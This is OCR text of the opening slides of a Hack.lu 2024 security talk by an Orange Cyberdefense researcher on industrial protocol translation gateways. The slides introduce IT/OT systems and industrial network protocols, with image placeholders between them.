
orange Cyberdefense

Trying Gateway Bugs

Breaking industrial protocol translation devices before the research begins

Claire Vacherot @ Hack.lu 2024



whoami

Claire Vacherot

Pentester & researcher @ Orange Cyberdefense, France

- ► Penetration tests on industrial systems
- ► Research on industrial networks and devices security
- ► Speaker @ GreHack, Defcon, Pass The Salt, …

Introducing… **Protocol Gateways**


Now with vulnerabilities!

Followed by discussion and remediation


Industrial systems

Hardware and software components used to control physical and mechanical processes

Industrial systems (simplified)



Industrial systems (simplified)




IT


OT

Servers
Workstations


Industrial
devices



Industrial systems (simplified)



Industrial systems (simplified)




Industrial network protocols

- Monitor, configure, control

- Over ethernet, serial, radio, etc.

- Mostly legacy and / or no cybersecurity



Industrial network protocols

OT protocols


- Specific to manufacturers, sector, etc.

- 65 protocols in the list so far
  - Keeping on discovering new ones


github.com/Orange-Cyberdefense/
awesome-industrial-protocols

Can they talk to each other?


Industrial protocols translation gateways



Where?

